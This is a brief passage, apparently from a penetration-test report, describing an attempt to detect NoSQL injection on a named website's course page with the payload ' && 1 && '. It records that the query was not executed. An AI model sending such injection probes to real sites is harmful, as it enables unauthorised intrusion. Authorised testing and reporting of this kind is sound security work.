



The query is not executed here because of proper validation.

NoSQL Injection Vulnerabilities:

33. Tried to detect NoSQL injection with in cms.bjitacademy.com

First I go to https://cms.bjitacademy.com/backend/all-courses .Then I tried a true condition ' && 1 && ' to detect NoSQL Injection.





NoSQL query is not executed here.